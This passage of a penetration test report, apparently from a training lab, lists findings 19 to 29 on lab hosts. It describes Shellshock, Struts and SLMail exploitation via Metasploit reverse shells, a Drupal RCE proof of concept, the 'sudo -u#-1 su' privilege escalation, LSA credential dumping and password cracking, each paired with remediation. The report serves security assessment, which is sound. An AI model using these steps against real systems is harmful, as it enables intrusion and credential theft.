
| Vulnerability 19 | Findings |
|--|--|
| Title | Shellshock |
| Type (Web app / Linux OS / WIndows OS) | Linux OS |
| Risk Rating | High |
| Description | Using the exploit multi/HTTP/apache_mod_cgi_bash_env_exec in metasploit we were able to set the RHOST to the target machine, 192.168.13.11. This successfully started a reverse TCP connection to the target machine where we were able to execute commands to access sensitive data, in this case the sudoers file. |

| | |
|-----------------------|--|
| Images |  |
| Affected Hosts | 192.168.13.11 |
| Remediation | Make sure all machines are running the most updated versions of their software and OS. |


| Vulnerability 20 | Findings |
|--|---|
| Title | Shellshock |
| Type (Web app / Linux OS / Windows OS) | Linux OS |
| Risk Rating | High |
| Description | Using the exploit multi/HTTP/apache_mod_cgi_bash_env_exec in metasploit we were able to set the RHOST to the target machine, 192.168.13.11. This successfully started a reverse TCP connection to the target machine where we were able to execute commands to access sensitive data, in this case the passwd file. |

| | |
|-----------------------|--|
| Images |  |
| Affected Hosts | 192.168.13.11 |
| Remediation | Make sure all machines are running the most updated versions of their software and OS. |


| Vulnerability 21 | Findings |
|--|--|
| Title | Struts - CVE-2017-5638 |
| Type (Web app / Linux OS / WIndows OS) | Linux OS |
| Risk Rating | High |
| Description | Using the exploit multi/HTTP/struts2_content_type_ognl in metasploit, we were able to set the RHOST to the target machine 192.168.13.12. This successfully established a reverse tcp connection which allowed us to execute commands in a shell on the system. Once in the shell we were able to grep the system for sensitive information and download it onto our machine. |

| | |
|-----------------------|--|
| Images |  |
| Affected Hosts | 192.168.13.12 |
| Remediation | Make sure all machines are running the most updated versions of their software and OS. |



| Vulnerability 22 | Findings |
|---|---|
| Title | Vulnerability Drupal CVE 2019-6340 |
| Type (Web app / Linux OS / Windows OS) | Linux OS |
| Risk Rating | High |
| Description | Using a python script acquired from exploit database, we were able to execute |

| | |
|-----------------------|---|
| | the script with the target machines IP address 192.168.13.13 and perform remote code execution to access sensitive system information. |
| Images |  <pre> #!/usr/bin/env python3 # CVE-2019-6340 Drupal <= 8.6.9 REST services RCE PoC # 2019 @leonjza # Technical details for this exploit is available at: # https://www.drupal.org/sa-core-2019-003 # https://www.ambionics.io/blog/drupal8-rce # https://twitter.com/jcran/status/1099206271901798400 </pre> |
| Affected Hosts | 192.168.13.13 |
| Remediation | Make sure all machines are running the most updated versions of their software and OS. |


| Vulnerability 23 | Findings |
|--|--|
| Title | CVE-2019-14287 |
| Type (Web app / Linux OS / Windows OS) | Linux OS |
| Risk Rating | High |
| Description | Using credentials that were acquired from the WHOIS scan earlier and brute forcing the weak user password, we were able to ssh into the target machine 192.168.13.14. After establishing the connection we were able to escalate privileges by using sudo -u#-1 su to allow us root access to the system. |
| Images |  <pre> Domain: sshUser 1/3 ^ v Y X Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2024-02-03T15:15:56Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2025-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrar ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309 Admin Country: US Admin Phone: +1.7702229999 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: jlow@2u.com Registry Tech ID: CR534509110 Tech Name: sshUser alice Tech Organization: Tech Street: h8s692hskasd Flag1 Tech City: Atlanta Tech State/Province: Georgia Tech Postal Code: 30309 Tech Country: US Tech Phone: +1.7702229999 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: jlow@2u.com Name Server: NS51.DOMAINCONTROL.COM Name Server: NS52.DOMAINCONTROL.COM DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ >>> Last update of WHOIS database: 2024-02-22T21:04:46Z << -- end -- URL for this output return to CentralOps.net, a service of Hexillion </pre> |

| | |
|----------------|--|
| |  |
| Affected Hosts | 192.168.13.14 |
| Remediation | Removing erroneous user data from readily accessible pages and implementing password requirements for all employees. Also make sure all machines are running the most updated versions of their software and OS. |


| Vulnerability 24 | Findings |
|--|--|
| Title | Totalrekall GitHub Page |
| Type (Web app / Linux OS / Windows OS) | Windows OS |
| Risk Rating | Low |
| Description | A quick google search was able to turn up the GitHub repository for the web application, which included erroneous user credentials that had been uploaded. Using John the Ripper we were able to crack the password hash and get a complete set of user credentials. |

| | |
|-----------------------|---|
| Images |   |
| Affected Hosts | 172.22.117.20 |
| Remediation | Removing erroneous user credentials from data that gets uploaded for public view. |


| Vulnerability 25 | Findings |
|---|------------|
| Title | Nmap scans |
| Type (Web app / Linux OS / Windows OS) | Windows OS |
| Risk Rating | Medium |

| | |
|-----------------------|---|
| Description | Performing an Nmap scan we were able to identify the two other Windows machines operating on the network. By accessing the IP address of the target machine 172.22.117.20, we were brought to a secure webpage. By using the credentials acquired previously via the GitHub repository, we were able to log in and access sensitive data. |
| Images |  |
| Affected Hosts | 172.22.117.20 |
| Remediation | Removing erroneous user credentials from data that gets uploaded for public view. Implementing a password rotation so that once passwords are compromised they are not always valid. |



| Vulnerability 26 | Findings |
|---|---|
| Title | FTP Enumerations |
| Type (Web app / Linux OS / Windows OS) | Windows OS |
| Risk Rating | Medium |
| Description | Using the prior scan, we were also able to identify that the FTP port 21 was open on 172.22.117.20. It was also shown to be allowing anonymous connections. This allowed us to connect with an anonymous FTP connection and download potentially sensitive data from the target system. |


| | |
|-----------------------|---|
| Images |  <pre> root@halil:~/Documents/day_2 root@halil:~[~] └─# ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.45 beta 221-Written by Tim Kosse (Tim.Kosse@outlook.de) 222-Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331-Password required for anonymous Password: 230 Logged on 553-File type is UNIX. ftp> get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 200 Port command successful 150 Opening Data Channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (422.2973 kB/s) ftp> ls 221 Goodbye root@halil:~/Documents/day_2 root@halil:~[~] └─# cat flag3.txt 89cb548970d4f348bb63622353ae278 root@halil:~[~] └─# </pre> |
| Affected Hosts | 172.22.117.20 |
| Remediation | Close any ports that are not being used, and also remove anonymous FTP from being allowed. |

| Vulnerability 27 | | Findings |
|---|--|----------|
| Title | SLMail | |
| Type (Web app / Linux OS / Windows OS) | Windows OS | |
| Risk Rating | Medium | |
| Description | When performing a zenmap scan of the network, the machine 172.22.117.20 was shown to be running an outdated version of SLMail, with the ports open on 25 and 110. Taking advantage of this we ran the exploit windows/pop3/seattlelab_pass in metasploit and establish a reverse tcp connection to the target machine. We were then able to open a shell and access sensitive data stored on the system. | |

| | |
|---|---|
| Images  | <pre>meterpreter > search -f flag*.txt Found 4 results ... ===== Path Size (bytes) Modified (UTC) c:\Program Files (x86)\SImail\System\flag4.txt 32 2022-03-21 11:59:51 -0400 c:\Users\Public\Documents\flag7.txt 32 2022-02-15 17:02:28 -0500 c:\xampp\htdocs\flag2.txt 34 2022-02-15 16:53:19 -0500 c:\xampp\tmp\flag3.txt 32 2022-02-15 16:55:04 -0500 </pre> |
| Affected Hosts 172.22.117.20 | |
| Remediation Making sure all software is up to date, as well as closing any unused ports. | |

| Vulnerability 28 | Findings |
|---|---|
| Title | Scheduled Task Vulnerability |
| Type (Web app / Linux OS / Windows OS) | Windows OS |
| Risk Rating | Medium |
| Description | While in the command shell for the machine 172.22.117.20, we were able to access the task scheduler and view scheduled tasks. This would allow us to establish persistence on the system even after the attack had been discovered and the initial connection closed. |

| | |
|---|--|
|  |  |
| Images | |
| Affected Hosts 172.22.117.20 | Remediation Keeping all software up to date to close any vulnerabilities, as well as implementing proper user privileges so that if access is gained they do not have open access to vital system resources. |

| Vulnerability 29 | Findings |
|--|---|
| Title | Attacking the LSA |
| Type (Web app / Linux OS / Windows OS) | Windows OS |
| Risk Rating | Critical |
| Description | In the same command shell line opened on the target machine 172.22.117.20, we were able to open kiwi and look at the LSA. This gave us user credentials that we were able to echo into a text file and input to John The Ripper to crack the password hashes, giving us complete sets of user credentials for the target system. |
| Images |  A screenshot of a terminal window titled 'root@kali: ~/Documents/day_2'. The window displays the output of a 'lsadump' command. It shows various user accounts with their RIDs and SIDs. One account, 'User : Administrator', has a SID of 'S-1-5-21-2013923347-1975745772-2428795772'. The terminal also shows 'SAMKey' and 'WDAGUtilityAccount' entries. At the bottom, it lists 'Supplemental Credentials' including 'Primary:NTLM-Strong-NTOWF' and 'Primary:Kerberos-Newer-Keys'. The background of the terminal window is yellow. |

The terminal window displays two sessions. The top session shows Rekall memory dump analysis for a Windows system. It lists various credential packages, including NTLM-Strong-NTOWF, Primary-Kerberos, and Primary-Kerberos-Newer-Keys. It also shows a user flag and a RID. The bottom session shows John the Ripper processing a password hash from a file named win10.txt. The command used was "john --format=nt win10.txt". The output indicates that the hash was loaded, and it is proceeding with single-threaded cracking. A wordlist from 